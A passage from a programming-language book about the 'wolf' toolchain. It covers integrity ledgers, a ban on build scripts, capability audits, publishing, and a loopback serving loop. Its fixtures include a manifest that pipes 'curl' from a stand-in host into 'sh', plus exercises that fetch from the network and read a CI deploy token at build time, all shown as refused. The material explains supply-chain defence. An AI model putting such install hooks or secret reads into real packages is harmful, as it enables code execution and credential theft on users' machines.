A `path` dependency is a tree you can edit: the shape a workspace of related packages takes, and the shape this chapter's examples use. A `git` dependency names a tag, never a branch: a dependency has to be a point, because a moving target is a subscription, not a dependency.

Two verbs read that graph back to you. `wolf tree` resolves the whole thing and draws it:

```
console
$ wolf tree --dir app
capability tree (I13)
den/logsearch 0.1.0 (root) caps=[]
└── rows 1.4.0 caps=[]
effective: []
```

and `wolf why` answers the question you actually have when a name shows up in that tree and you do not recognize it:

```
console
$ wolf why rows --dir app
den/logsearch (root) -> rows 1.4.0
```

One arrow here, because the graph is two nodes deep. In a real graph the chain is the answer: `why` prints the path from your package to the thing you did not ask for, which is the difference between deleting a dependency and finding out who wanted it.

The `caps=[]` in the tree and the `effective: []` under it are §24.3′s subject; they are printed here because the resolver has to know them anyway.

Adding one

You can write the `deps` entry by hand. `wolf add` writes it for you, and does one more thing that matters:

```
console
$ wolf add rows --path ../rows --dir app
wolf add: created app/wolf.pkg (minimal manifest)
wolf add: rows 1.4.0 — capabilities: none
```

Two lines, and the second one is the point: `wolf add` tells you the version it resolved and the authority the package declares, at the moment you take it on, unprompted. Compare with the ecosystems most of us came from, where adding a dependency prints a progress bar.

The edit it made is the edit you would have made:

```
wolf
pkg {
    name:    "local/app",
    version: "0.1.0",
    edition: "1",
    deps: {
        rows: { path: "../rows" },
    },
}
```

and the project it created builds:

```
console
$ wolf run app/main.lu
31 wide, 47 rows
```

It is still your file. `wolf add` splices an entry into the text and leaves your comments, your ordering, and your whitespace alone; `wolf rm` splices one out. Neither reformats the manifest, because the manifest is not the tool's file to own.

`wolf add` also either lands whole or not at all. If the new dependency does not resolve, the manifest edit is rolled back before the command returns, so a failed add cannot leave you with a project that no longer builds for a reason you did not cause.

Exercise 23-1 *(comprehension · prose)*. Read `den/logsearch`'s manifest above. Answer from the file alone: what may this package do to the machine that builds it, what may it do to the machine that runs it, and which of those two answers required reading anything other than this file?

Exercise 23-6 *(spelunking · wolf)*. Run `wolf tree` and then `wolf why` on a project with one dependency, and then run `wolf why` for a name that is not in the graph. Report all three exit codes, and say what the third one is for.

23.3 `wolf.sum` — the ledger

`wolf add` wrote a second file, and it is a different kind of file from the manifest:

```
rows 1.4.0 - caps=-
```

One line per resolved dependency (the name, the version, a content address, and the capability set), under a one-line header telling you the file is the tool's to write and not yours to edit. This one's content address is `-`, because `rows` is a local tree you own and can edit: pinning a hash to a directory you are editing would make every save look like an attack. A dependency fetched from a tag carries a real address in that field, a `b3:` digest over the package's source tree, and that is the field this section is about.

The ledger is not an input to resolution: nothing in the file changes which versions a build selects; delete it and the same manifest resolves to the same graph. Lockfiles in other ecosystems do double duty (they decide versions and they witness bytes), and the two jobs pull in opposite directions, which is why "the lockfile is out of date" is a category of problem there and not here. `wolf.sum` has exactly one job: to remember what a human once fetched, so that a later build can notice if the bytes changed.

Because that is its only job, refreshing it is boring:

```
console
$ wolf update --dir app
wolf update: wolf.sum refreshed (1 entry)
$ wolf audit --dir app
capability tree (I13)
den/logsearch 0.1.0 (root) caps=[]
└── rows 1.4.0 caps=[]
effective: []
```

`update` re-derived the whole ledger and wrote the same bytes it read, because nothing had changed; the rendering is sorted and byte-stable by construction, so a ledger diff in review is a real difference rather than a formatting one. And `audit` agreeing silently is the ledger's normal state: the world matches what was witnessed.

The interesting case is when it does not. Read the rule the ledger enforces in the compiler's own words:

```
console
$ wolf --explain E1506
E1506: a dependency's content hash does not match wolf.sum

`wolf.sum` is the integrity ledger: for every fetched dependency it
records a content hash over the package's source tree, and every later
build re-derives that hash and compares. A mismatch means the bits on
disk are not the bits the ledger witnessed — an edited store entry, a
moved tag, or a tampered mirror. The build refuses: mirrors and
transports are untrusted by construction, only the hash is. If the
change is intentional (you deliberately updated the dependency), run
`wolf update` to refresh the ledger; otherwise treat the mismatch as
the supply-chain alarm it is.
```

A moved tag therefore cannot change what your build compiles: the tag is a name, the hash is the content, and the build compares content. An author who force-pushes `v1.4.0` has not

changed your dependency; they have broken your build, loudly, at the first command that touches it.

Two details of the hash are deliberate. It is taken over the package's *source* files (`.lu`, `.wolfi`, and `wolf.pkg`), so a stray editor backup, a `.git` directory, or a build cache in the tree cannot perturb a package's identity. And it is one digest over the whole tree, not one per file, so there is one number to compare and one number to record.

The last field on the line is the capability set, and it is there for the same reason the hash is: so that a later run can notice a change. That is chapter 24.

Exercise 23-5 *(comprehension · prose)*. An upstream author force-pushes tag `v1.4.0` of `den/rows` so the same version name now serves different bytes. Walk the failure: what does your `wolf.sum` notice, what does the build do about it, and what would you have to run to tell wolf the change was intended? Then answer the pointed one: what does `wolf.sum` *not* protect, and who is exposed to that gap?

Exercise 23-8 *(design)*. Determinism has a price: a dependency's bug fixes do not reach your users until you ask for them. A colleague calls this a security liability and wants automatic upgrades. Take wolf's side without dodging the liability: name the mechanism that answers it and the reason auto-upgrading is the wrong layer for the answer.

24. The covenant: no build scripts

"House of Glass."

— Cage the Elephant

A wolf package is one. Everything it can do to the machine that builds it is written in a file you read in a minute, and the file cannot lie by omission, because there is nothing else to read.

That is the covenant, and it is one sentence long: `wolf add` never means arbitrary code runs on your machine. **Every rule in this chapter** is that sentence enforced somewhere, and the reason the language paid for it (in features it does not have, in builds it cannot vendor) is that the alternative has been tried, repeatedly, and we have the incident reports.

24.1 The threat, from history

Three incidents, one paragraph each. None of them is a hypothetical, and none of them happened to careless people.

event-stream, 2018. A widely used npm package's maintainer, no longer interested in it, handed publish rights to a volunteer who had offered to help. The volunteer added a dependency, and later shipped a version of that dependency carrying an encrypted payload that activated only inside one specific application (a bitcoin wallet) and exfiltrated its keys. It sat undetected for roughly two months, inside a package with more than three thousand nine hundred dependents. Three things made it work: maintainership transferred socially rather than technically, the payload lived in a transitive dependency nobody was reading, and code ran at install time on every machine that fetched it. Content hashes would not have helped, because the malicious version *was* the version everybody hashed. (Snyk's postmortem is the readable account.)

left-pad, 2016. An author, in a dispute with the registry, unpublished his packages. One of them was eleven lines long and computed string padding, and thousands of builds (including large, professional, well-resourced ones) stopped working within minutes. Nothing malicious ran. Nothing was compromised. A name stopped resolving, and the industry learned that a build which fetches by name from a mutable registry is a build with a dependency on somebody's mood. (The Register's contemporaneous report is the usual citation.)

`build.rs`, 2016 to now. **Rust's build scripts and procedural macros** run arbitrary code, on your machine, as part of compiling a dependency. This was noticed early and honestly: RFC 1681 raised the question of whether procedural macros should be sandboxed and left it open, and it has never been answered; RFC 2136 called arbitrary build scripts "the biggest problem facing such systems"; RFC 2196 proposed a declarative retreat that remains unfinished. This is the entry on the list that is not an incident but a standing exposure,

and it is the one wolf's design is a direct response to. The criticism is precise: the Rust authors identified the problem, wrote it down, and could not close it afterward. Retrofitting confinement onto a build system that already executes code is close to impossible, which is why this decision is one a language has to make before it has users.

Read the three together and they name three different attack surfaces: distribution (how a version reaches you), execution (what runs when it arrives), and concealment (how much you would have to read to notice). The rest of this chapter is what wolf does about the middle one and, because the middle one is where the leverage is, what it declines to do about it.

Exercise 24-1 *(spelunking · prose)*. The event-stream incident, from §24.1′s sourcing. List the three legs the attack stood on (distribution, execution, and concealment) and for each leg, name the wolf mechanism from this part of the book that removes it or forces it into the open, with one sentence on the residue each mechanism cannot remove.

Exercise 24-2 *(comprehension · prose)*. Left-pad took thousands of builds down without executing a byte of anyone's code. State what kind of failure it was, why the comptime sandbox is irrelevant to it (the pointed half of the question), and which chapter-23 artifacts answer it instead.

Exercise 24-3 *(comprehension · prose)*. `build.rs` is the mechanism §24.1′s third paragraph indicts. Name three legitimate jobs build scripts do in the Rust ecosystem, and for each, the covenant-compatible replacement this part of the book offers. Then name the job for which the honest answer is "v1 cannot vendor that" (§24.4′s subject).

24.2 What replaces scripts

The covenant is enforced in three places, and you have already met two of them.

The first is the manifest format from §23.1: data, with no expression form. A manifest that can compute cannot be *read*: you would have to run it to know what it says, and running it is the thing we are trying not to do. It also cannot declare its own dialect, which is why every language that shipped a Turing-complete manifest now ships every historical version of that manifest's API forever.

Because the format is data, a key that asks for execution can be refused by name, at parse time, before one byte of the dependency's code is trusted for anything:

```
console
$ wolf --explain E1503
E1503: the manifest declares a build-time script hook — wolf has none,
ever

This manifest carries a key (`build`, `script`, `hooks`, or another
install-hook spelling) that asks for code to run on the host at build
or fetch time. Wolf rejects the key unconditionally: D33 is the locked
decision that adding a wolf dependency NEVER means arbitrary code runs
on your machine — no build.rs, no post-install hooks, no Turing-complete
```

```
manifest. This is the supply-chain posture the whole ecosystem leans
on, so it is enforced at parse time, before any dependency content is
trusted for anything. Express C-library needs through the declarative
`c: { … }` recipe schema, compute values in sandboxed `comptime`
(no ambient IO), or wrap a system/prebuilt library. The key is refused,
not ignored: a manifest that asks for execution does not resolve.
```

This is what such a manifest looks like. It is a real file in this book's own fixtures, a package that asks, in the most direct spelling available, for a shell command to run on your machine when you take it on:

```
wolf
pkg {
    name:    "forest/tidy",
    version: "3.0.1",
    edition: "1",

    build: { script: "curl https://tidy.example.test/postinstall | sh" },
}
```

"Refused, not ignored" is the load-bearing clause. A manifest that asks for a build script does not resolve; nothing relaxes that. A package whose manifest holds `build:` is a package nobody can consume, which is the property that makes the covenant a covenant, not a default.

The second place is chapter 18′s comptime tier, and this is where the covenant stops being about a file format. Real packages do have work to do before your program runs: tables to compute, constants to derive. Wolf's answer is that they may do all of it, in ordinary wolf, inside a box with no filesystem, no network, no environment, no clock, no randomness, and no way to call native code:

```
console
$ wolf --explain E0701
E0701: comptime code reached for ambient IO

Comptime evaluation is hermetically sandboxed (D33): no filesystem, no
network, no environment variables, no clock, no randomness, no FFI —
the intrinsics available at compile time are an explicit allowlist,
and nothing ambient is on it. Each refusal names its category and its
reason: confinement (compiling a package must never act on or read
the machine that compiles it — `wolf add` must never mean arbitrary
code runs with your credentials) or determinism (the same program and
target must produce bit-identical comptime results on every host).
Compute the value at runtime instead; file contents belong in
*declared build inputs* through the package manifest, never in an
evaluator capability.
```

The sentence in the middle of that entry is the covenant restated as a mechanism: *compiling a package must never act on or read the machine* that compiles it. *Chapter 18 showed the refusals one at a time: a file* read, a clock read, a network fetch, each rejected with its category and its reason. Put them next to a build script and the difference is the whole design:

a build script is compile-time code with ambient authority, and comptime is compile-time code without it. Wolf did not remove the phase. It removed the authority.

The third place is the one this book does not teach in depth, and it is where the honesty of §24.4 begins. C libraries need building, and building a C library is exactly the kind of job build scripts exist for. The covenant's answer is that C needs are *declared* (the shape of the build stated as data in the manifest, executed by the toolchain itself rather than by code the package shipped) or the library is consumed as a prebuilt artifact through chapter 9′s membrane. The recipe format is reference material; what matters here is who runs it. A recipe is a description the toolchain interprets. A build script is a program the package runs. One of those can be audited by reading it.

Exercise 24-4 *(comprehension · wolf)*. The dependency that phones home at build time, spelled as directly as wolf's syntax allows. Predict the E-code and which of the catalog's two refusal reasons the diagnostic will cite:

```wolf
wolf
comptime fn latest_ad() -> str {
    net_fetch("https://deps.example.test/banner")
}
```

Exercise 24-5 *(comprehension · wolf)*. The build step that reads your CI secrets: `env_var("CI_DEPLOY_TOKEN")` inside a `comptime fn`. Predict the refusal reason this one cites, and note before running that chapter 18′s exercise 18-6 filed environment reads under one reason, while the diagnostic gives this capability a compound answer.

24.3 Capabilities and `wolf audit`

Everything so far removes authority from the *build*. This section is about the authority a dependency has when your program is running, which is a different question and the one the covenant cannot answer by refusing to execute things.

Wolf's answer is a declaration. Every package states its ambient-authority footprint in its manifest, from a closed vocabulary of seven words:

```
capabilities: [net, fs, exec, env, ffi, unsafe, comptime]
```

Nothing there is granted at run time. Each word is a *claim about what* this package's code can reach*, made in the file you already read, in a* list you can diff. And because it is in the manifest, the resolver knows it for every package in your build before anything compiles, which is why chapter 23′s `wolf tree` printed capability sets you had not asked about yet.

`wolf audit` is the same graph with the question made explicit:

```
console
$ wolf audit --dir app
capability tree (I13)
den/logsearch 0.1.0 (root) caps=[]
```

```
└── rows 1.4.0 caps=[]
effective: []
```

Two lines of tree and one line that is the whole point. `effective` is the union over every package in the build, and it is the honest answer to "what can this program reach": what the whole build reaches, transitively, including the dependency you have never opened. A program whose effective set is empty cannot touch the network from any line of any package in it. That is a strong claim and it is one command long.

Now the case the section exists for. A dependency gets upgraded (a new tag, a new tree, a routine bump in a pull request) and this happens:

```
console
$ wolf audit --dir app
capability tree (I13)
den/logsearch 0.1.0 (root) caps=[]
└── regex 2.2.0 caps=[net]
effective: [net]
  net: regex — declared (nothing in its code reaches it)
wolf audit: `regex` ACQUIRES capability `net` (was not in wolf.sum)
```

A regular-expression library now wants the network.

That line is the one this whole part of the language was built to produce. It is a diff between two declarations, not a heuristic or a reputation score: what the ledger recorded when a human last looked, against what the manifest says today. `wolf.sum`'s capability field, which chapter 23 introduced as the boring end of the line, is the previous state that makes the comparison possible.

The indented line above it is the audit's reason, one for each capability and each package that declares or reaches it. The audit reads the code as well as the manifests, so `effective` is what the packages declare united with what their code reaches, and the reason says which: `regex` declares `net` and nothing in its code reaches it yet. Code that reaches a capability its manifest does not name gets the word UNDECLARED, the call that reaches it, and where. Read the reason line second. The ACQUIRES line is the news; the reason line tells you whether the new word is a promise or a call.

The word to notice is ACQUIRES. `wolf audit` reports capability changes in both directions, and only one of them is your problem: a dependency *dropping* a capability is good news, and a dependency gaining one is a question that has to be answered before you merge. So the gate is one-directional:

```
console
$ wolf audit --ci --dir app
capability tree (I13)
den/logsearch 0.1.0 (root) caps=[]
└── regex 2.2.0 caps=[net]
effective: [net]
  net: regex — declared (nothing in its code reaches it)
```

```
wolf audit: `regex` ACQUIRES capability `net` (was not in wolf.sum)
wolf audit: capability acquisition detected — refusing (--ci)
$ echo $?
1
```

Put `wolf audit --ci` in your pipeline and an upgrade that acquires authority fails the build. The ordering matters and it is deliberate: the refusal happens *before* any verb rewrites the ledger, so the diff cannot be lost by the same command that noticed it. Accepting the change is a separate, deliberate act: `wolf update` re-records the world, and the record is a line in a file that shows up in review with the word `net` in it.

What question does the failing gate force? Not "is this library malicious." That question has no answer you can reach. The question is "what, concretely, will you do with it," and it has to be answered by a person reading a changelog. The upgrade will probably have a plausible answer ready (it needs to download updated Unicode tables, say), and the plausible answer is precisely the one to refuse: it moves data acquisition from publish time, where the tables are baked into a hashed artifact anyone can audit, to run time on your machines with your network. That is a determinism loss and an exfiltration channel in one move, and the gate's job is to make you see the trade before it is your incident.

One guarantee holds the whole mechanism up, and it is enforced. A package cannot under-report:

```
console
$ wolf --explain E1504
E1504: this package uses a capability its manifest does not declare

Capability manifests (I13) make a package's ambient-authority footprint
a reviewable, diffable declaration: a package that touches `std.net`
must say `capabilities: [net]` in its `wolf.pkg`, and likewise `fs` and
`env` for those facades. The build found code in the owning package
that reaches a capability its manifest does not declare: an import of a
capability-carrying std module or `import c` (`ffi`); a C declaration
of its own — a bodyless `extern "c" fn` or an `extern "c" let` — which
carries `ffi` whether or not it is called; a host builtin in a
capability-carrying family (`fs_read_text` → `fs`); or a std module
whose own code reaches one ([pkg.caps]). Declare the capability
(making the footprint visible to every consumer running `wolf audit`)
or remove what reaches it. Undeclared capability use is a build error,
not a warning — the audit tree is only trustworthy if it cannot
silently under-report.
```

"Not a warning" is the clause that matters. A declaration nobody checks is a comment, and an audit tree built from comments is theater. Because the check is a build error, the tree is what packages can reach, and saying so is the only way to compile.

"Reach" means the code, not only the imports, and the explain text above names each kind of reach. A call to a host builtin in the `fs`, `net`, `env` or `exec` family, anywhere in a package's own files, needs the word exactly as `use std.fs` does, and a std module a package imports charges it for whatever that module's own code reaches. A dependency that

declares nothing and calls `fs_read_text` with no import is refused by name (dependency `rows` calls `fs_read_text` but does not declare the `fs` capability), and `wolf audit` lists it as UNDECLARED with the call's position. Printing, the clock and random numbers carry no capability: every program prints, and the other two are about determinism, not authority.

Exercise 24-6 *(comprehension · wolf)*. Take a project with one dependency whose manifest declares no capabilities, record the world with `wolf update`, then edit the dependency's manifest to declare `net` and run `wolf audit --ci`. Report the exit code and the line that produced it. Then say which artifact held the *previous* answer, and what would have happened if that artifact had been refreshed first.

Exercise 24-8 *(comprehension · prose)*. "It's only a dev-dependency": a teammate waves through a test-helper package whose new version adds comptime code, on the grounds that it ships nothing to production. Locate the two errors, using this chapter and one fact from chapter 18.

24.4 What the covenant costs

A design argument that lists only benefits is an advertisement. Here is the bill.

Some C libraries cannot be vendored. Specifically: the ones whose build is itself a program. An autotools project's `./configure` is thousands of lines of feature detection that compiles small test programs, inspects the host, and writes a header describing what it found. That is a Turing-complete probe of the machine, not a build description with an awkward syntax, and its output depends on the machine by design. Wolf cannot declare it, because declaring it would mean predicting it, and wolf will not execute it, because executing it is the thing the covenant forbids. So a wrapper for such a library ships prebuilt artifacts per target, or translates the feature matrix into declared target metadata by hand, and both of those are real work borne by a real maintainer.

The obvious relief valve is a sandboxed script: network off, filesystem jailed to the package directory, enough rope to run `./configure` and no more. It is refused, on three grounds.

Precedent. The moment one package may run a jailed script, the audit answer degrades from "packages cannot run build code" to "packages cannot run build code, except the ones that can," and the exception list becomes the attack surface. The value of this covenant is that it is answerable without a lookup.

Fidelity. A jail tight enough to keep the covenant's promises (no host probing, no environment reads) breaks `./configure` anyway, because host probing is that program's entire method. The hatch would be both dangerous and useless, which is a rare combination.

Determinism. Feature detection's output is a function of the build host. That is the reproducibility hole the covenant closed; a sandboxed script reopens it while looking like it did not.

There is a second cost, smaller and more common: things that would have been a build script are now your problem at run time or the toolchain's problem at build time, and

occasionally neither is convenient. Code generated from a schema wants the schema as a declared build input. Platform facts want to come from declared target metadata, not from a probe. Each of those is a slightly longer road than a script would have been.

The line holds because of who pays. The covenant prices the pain onto the few packages with exotic builds, and keeps the default trustworthy for everyone else, where "trustworthy" means a specific, checkable thing: you can read a manifest, run `wolf audit`, and know what a dependency can reach, without reading its code and without trusting its author. The alternative distributes a smaller pain to every consumer of every package, forever, in the form of a question they cannot answer.

Chapter 18 closed by saying that comptime's refusals are why a package's compile-time code is something you can build without first deciding whether you trust its author. This chapter is the other half of that sentence, and the two together are the reason the ecosystem rules read like restrictions and function as features.

Exercise 24-7 *(design)*. Pick the strongest real case against the covenant: a widely-needed C library whose build is a thicket of `./configure` feature detection. The maintainer of a wolf wrapper asks for "one escape hatch: a sandboxed build script, network off, fs jailed to the package directory." Argue the refusal, then state what the covenant's answer costs this maintainer in practice and why the line holds anyway.

25. Editions, stability, publishing

Two of this chapter's three subjects are not in this edition. An edition key that changes how a package is compiled, and a standard library on the page to depend on: this edition teaches neither. A manifest's `edition` key is real, per-package, and changes no compilation. The compiler's release archive does carry a standard library now, as `std/` beside `wolf`, and from it `use std.io` resolves; but this book pins no standard library of its own, its programs import none, and the interpreter unpacked from its own archive answers `unsupported` for the same line. §25.1 and §25.2 are reserved for those mechanisms, and their pages are not written.

The third subject is written, because the toolchain carries it. `wolf publish` is the last verb in the story chapters 23 and 24 tell, and §25.3 is what it verifies, what it writes, and what the written record proves.

25.3 Publishing

`den/logsearch` has been ours since chapter 23: a manifest anyone can read, a dependency it names, a ledger that witnesses both. The one thing nobody else can do with it is depend on it, because the package exists only where it was written. Publishing fixes that, and the verb does not upload anything. It writes down what the package is:

```
console
$ wolf publish --dir app
den/logsearch@0.1.0
tree=b3:f8ce5f5b7ea6bb1b367c55b39e00b55c19086f035fc38866b8ede419e9523039
manifest=b3:d932b3c6008a901a5dc0135b1f816183d0b0abd881a2a82eb5acf8323ae1e8e7
interface=b3:97e6cc1775a06408de831a74ff9ae60abab22e13eda2e5d048de74a1b3623c35
wolf publish: record written to app/.wolf-publish/den-logsearch-
at-0.1.0.record — submit it to your log's maintainer
```

The first line is the record, whole. `den/logsearch@0.1.0` is its key: a scoped name at one version, because every name has an owner (§23.1) and a version is the unit of publication. The three addresses after it are `b3:` digests (§23.3's kind), and each pins a surface an earlier chapter taught:

- `tree=` is the content address of the package's source files, the same source-filtered digest §23.3's ledger records. It pins the code.
- `manifest=` is the address of `wolf.pkg` itself: the dependencies, and the capability list `wolf audit` reads (§24.3). It pins the claims.
- `interface=` is the address of the package's `pub` surface, the hash §22.2 printed with `wolf interface`. It pins the contract.

A published version is those three numbers under that key. Anything answering to `den/logsearch@0.1.0` whose tree, manifest, or interface hashes differently is not the package,

whatever it calls itself; the check needs no trust in any server, because a digest can be recomputed from the bits by anyone holding them.

A record is worth exactly what was checked before it was written, so `wolf publish` verifies first: the package must resolve in full, and the capability gate from §24.3 runs on it. A package whose code reaches authority its manifest does not declare draws E1504 at publish, and publishes nothing. The audit tree other people will trust begins with a package that verified.

The transcript's last line hands the record to somebody, and that somebody keeps the *transparency log*: an append-only file of these records, one line per published version, with a head beside it that is re-derived on every append (a Merkle root over the whole file, under the maintainer's key, so a tampered mirror cannot pass for the log it mirrors). `wolf publish` is the maintainer's tool as well. Pointed at a log directory and a key, it appends and re-signs:

```
console
$ wolf publish --dir app --log registry --key log.key
wolf publish: den/logsearch@0.1.0 appended (log size 1, head signed)
$ wolf publish --dir app --log registry --key log.key
wolf publish: `den/logsearch@0.1.0` is already in the log — a published
version is immutable (the log is append-only)
$ echo $?
1
```

The refusal is the log's whole character, and it is aimed at the author first. No verb swaps the bits under a published version and no verb removes one: the file only grows. §23.3 showed a moved tag breaking one consumer's build against a private witness; the log is the same witness made public, so what `den/logsearch@0.1.0` *is* stopped being its author's to change the moment the head was signed. Availability is the easier half: any copy of the bits that matches the tree address is the package, from any mirror, with nothing about the mirror trusted.

§22.2 closed by promising that this chapter spends the export hash on semantic versioning, and the spending is the third field. A release's `pub` surface is part of its published identity, so "this patch changes nothing for importers" is a claim with an address attached, and an attached address can be checked: fetch the two trees, run `wolf interface` on each, and compare what moved. Semver with teeth is that check: not a promise in release notes, an arithmetic fact about two lines of an append-only file.

Chapter 24 named three attack surfaces (distribution, execution, concealment) and spent itself on execution. The record is the covenant working at distribution: the manifest cannot ask for execution, code cannot exceed the authority the manifest declares, and a published version cannot quietly become a different one between the author's machine and yours. What remains on faith is what no registry can verify and this design does not pretend to: whether the code is any good.

What you take on is still verified where chapter 23 put it (at `wolf add`, against the ledger); a registry client that browses, searches, or fetches `owner/pkg` by name is not in this edition's toolchain.

33. The serving loop

Every program in this book so far has been handed its question by you. It read a file you named, or took an argument you typed, and printed the answer where you could see it. A server is that same program with the question arriving from somewhere else, and the difference is a door:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn words_in(docs: List[Doc], title: str) -> str {
    for d in docs {
        if d.title == title { return "{d.words}" }
    }
    "unknown"
}
fn main() -> !int {
    var docs = List[Doc]()
    (mut docs).push(Doc { title: "regions", words: 900 })
    let door = net_listen("127.0.0.1:0")?
    let caller = net_connect("127.0.0.1:{net_port(door)?}")?
    net_write(caller, "regions")?
    let conn = net_accept(door)?
    let ask = net_read(conn, 64)?
    net_write(conn, words_in(docs, ask))?
    print("{ask}: {net_read(caller, 64)?}")
    net_close(conn)?
    net_close(caller)?
    net_close(door)?
    0
}
```

The shelf has a door now, and the caller behind it is in the same process, which is why the program fits on a page and why CI runs it on three operating systems. Yours will be somewhere else. Everything else on this page is what a real one does.

33.1 A door of your own

Read the handles first. `net_listen` answers an `int`, and so do `net_connect` and `net_accept`. A socket in wolf is a number the runtime owns: you cannot construct one, you can only be given one, and `net_close` gives it back. There is no socket type to learn, no builder, and no destructor. The door is a number, and it stops being a door when you close it.

Read the address next. `127.0.0.1` is loopback (the machine talking to itself), and the `0` asks the machine to choose a free port, which `net_port` then reports. Every program in this chapter is written that way, and it is the discipline to keep in your own tests. A fixed port is a program that fails on the one machine where something else got there first, and a public address is a test that leaves the building.

Read the errors last, because they are the ones chapter 6 already taught. Nothing here traps. `net_connect` returns `int ! {refused, timeout, io}`, and every member of that row is a value you can match on:

```
wolf · runs, exit 0
fn main() -> !int {
    let door = net_listen("127.0.0.1:0")?
    let addr = "127.0.0.1:{net_port(door)?}"
    net_close(door)?
    var why = "connected"
    let sock = net_connect(addr) else |e| match e {
        refused => {
            why = "refused"
            -1
        },
        timeout => {
            why = "timeout"
            -1
        },
        io => {
            why = "io"
            -1
        },
    }
    if sock >= 0 { net_close(sock)? }
    print("nobody home: {why}")
    0
}
```

The address that program dials is real and the door behind it is gone, so the answer is `refused` and not a coarser word. That matters more on a socket than anywhere else in the language: a network error is the ordinary case, arriving several times a second on a busy machine, and a row you can name is the difference between a log line that says which of your peers is down and one that says something failed. `net_read` is `str ! {closed, timeout, utf8, io}` for the same reason (the peer hung up, your budget ran out, the bytes were not text, or the host said no), and `?` propagates any of them the way it propagates anything else.

Exercise 33-1 *(fingers · lupin)*. Change the cold open's request from `"regions"` to a title the shelf does not hold, predict the printed line before you run it, then run it. Then move `net_close(door)` above `net_accept` and say, in one sentence, which of the two programs on this page you have written.

33.2 Waiting on the whole set

One connection is not a server. A server holds a door and some number of open conversations, all of which may go quiet for an hour and any of which may speak next, and the question it asks the machine over and over is: which of these has something for me?

```
wolf · runs, exit 0
```

```
fn main() -> !int {
    let door = net_listen("127.0.0.1:0")?
    var watched = List[int]()
    (mut watched).push(door)

    print("nobody there: {net_wait(watched, 20)?.len} ready")
    let caller = net_connect("127.0.0.1:{net_port(door)?}")?
    let ready = net_wait(watched, 5000)?
    print("someone there: {ready.len} ready, and it is the door: {ready[0]
== door}")
    print("looking took nothing: {net_wait(watched, 0)?.len} still ready")
    let conn = net_accept(door)?
    print("taken: {net_wait(watched, 20)?.len} ready")

    net_close(conn)?
    net_close(caller)?
    net_close(door)?
    0
}
```

```
console
$ lupin wait.lu
nobody there: 0 ready
someone there: 1 ready, and it is the door: true
looking took nothing: 1 still ready
taken: 0 ready
```

`net_wait` takes a list of handles and a deadline in milliseconds, and answers the sublist of them that can be read without blocking: a door whose `net_accept` will not block, a connection whose `net_read` will answer bytes or say `closed`. It is the only call in the family that waits on more than one thing, and it is what a program that spawns nothing has instead of a scheduler. Its clause is `[os.net.wait]`.

Four lines, four rules, and the first is the one that costs people days. An empty answer is the deadline expiring with nothing ready. It is an answer, not a failure: the first line above is a healthy wait that found the world quiet, and a loop that treats it as an error will spend its life reporting that nothing happened. The row `net_wait` does declare is `io`, and it means a handle in the set was forged or already closed, or the set was empty with no deadline to end the wait.

The second line is the answer's shape. What comes back is the subset, in the order you passed it, so the loop that reads it is a `for` over the answer and not a scan of the set.

The third line is *readiness* itself: asking consumes nothing. Two waits over the same set answer the same thing until the program actually reads or accepts, which is why the second `net_wait` (with a deadline of `0`, which asks and returns at once) still names the door. Readiness follows the state of the socket, not the history of your looking.

The fourth line is that state changing. The connection was taken, so the door has nothing pending, so the set goes quiet again. The same rule read from the other end is how a loop learns to let go: a connection whose peer has closed is ready, every time you ask, and

the `net_read` that follows is what answers `closed`. Readiness is the invitation; the read is the news.

Exercise 33-2 *(comprehension · lupin)*. Delete the `net_accept` line and the `conn` variable from the program above, leaving the fourth `net_wait` in place. Predict the fourth line before you run it, then run it, and explain the answer using one sentence of this section.

33.3 The loop

Now put those together, and notice what is missing from the result: there is no `spawn`, no scope, no channel, and no task. This is one process serving two callers at once.

```
wolf · part(serve)
struct Doc { title: str, words: int }
fn words_in(docs: List[Doc], title: str) -> str {
    for d in docs {
        if d.title == title { return "{d.words}" }
    }
    "unknown"
}
```

Two callers arrive before the shelf opens its eyes, which is the ordinary case for a server and the reason a listener has a backlog at all: the machine holds arriving connections for you until you take them.

```
wolf · part(serve)
fn main() -> !int {
    var docs = List[Doc]()
    (mut docs).push(Doc { title: "regions", words: 900 })
    (mut docs).push(Doc { title: "moves", words: 640 })
    let door = net_listen("127.0.0.1:0")?
    let addr = "127.0.0.1:{net_port(door)?}"
    var callers = List[int]()
    (mut callers).push(net_connect(addr)?)
    (mut callers).push(net_connect(addr)?)
    net_write(callers[0], "regions")?
    net_write(callers[1], "moves")?
```

And here is the loop the chapter is named for. Build the set, wait on it, and answer whatever the wait names: the door by accepting, a connection by reading it and writing back.

```
wolf · part(serve) · runs, exit 0
    var open = List[int]()
    var served = 0
    while served < 2 {
        var watched = List[int]()
        (mut watched).push(door)
        for c in open { (mut watched).push(c) }
        for h in net_wait(watched, 1000)? {
            if h == door {
                (mut open).push(net_accept(door)?)
            } else {
```

```
                net_write(h, words_in(docs, net_read(h, 64)?))?
                served = served + 1
            }
        }
    }
    print("served {served}: {net_read(callers[0], 64)?} and
{net_read(callers[1], 64)?}")
    0
}
```

That is a *serving loop*: listen, wait, take what is ready, answer it, go around. Six of its lines are bookkeeping and three are the program, and the shape does not change as the number of connections does. Add a thousand callers and the loop is the same loop with a longer list.

The cost is the point, because the alternative is the thing people write when the wait is missing. Without a call that waits on a set, a single-loop server has to take turns: arm a short deadline on the door, try to accept, arm another on each open connection, try to read it, come back around. It works, and it spends its life waking up to learn that nothing happened. Hold one connection open and idle for five seconds and the two shapes are not close. The loop that takes turns (a 25 ms budget on the door, a 12 ms one on the connection) goes around 130 times and is descheduled by the operating system about 1,560 times to do it. The loop above goes around once and is descheduled about ten times, which is what a program that does nothing but sleep for those five seconds costs.

That accounting is about a loop that is waiting. The other half is a loop that is not. When `net_wait` has just named a socket ready, the read that follows makes its syscall and waits for nothing, and it did not always. Until wolf 0.2.8 every parking call in this family went to the runtime's reactor first — a waiter cell, a lock handshake, one kernel call to arm it and another to wake it, a condvar, two context switches — and only then made the syscall, on a socket the program's own `net_wait` had already reported ready. A web server written in wolf paid that round trip three times per request. The same source built against the two compilers, measured on one macOS arm64 machine in one session six minutes apart: 53.3 microseconds per request before, 21.2 after, and 18,766 requests per second becoming 47,162. The share of the serving thread's time parked in a condvar fell from 40.7% to 1.1%, and in the second run the reactor thread never started at all, because the reactor is lazy and a loop that never parks never asks for one.

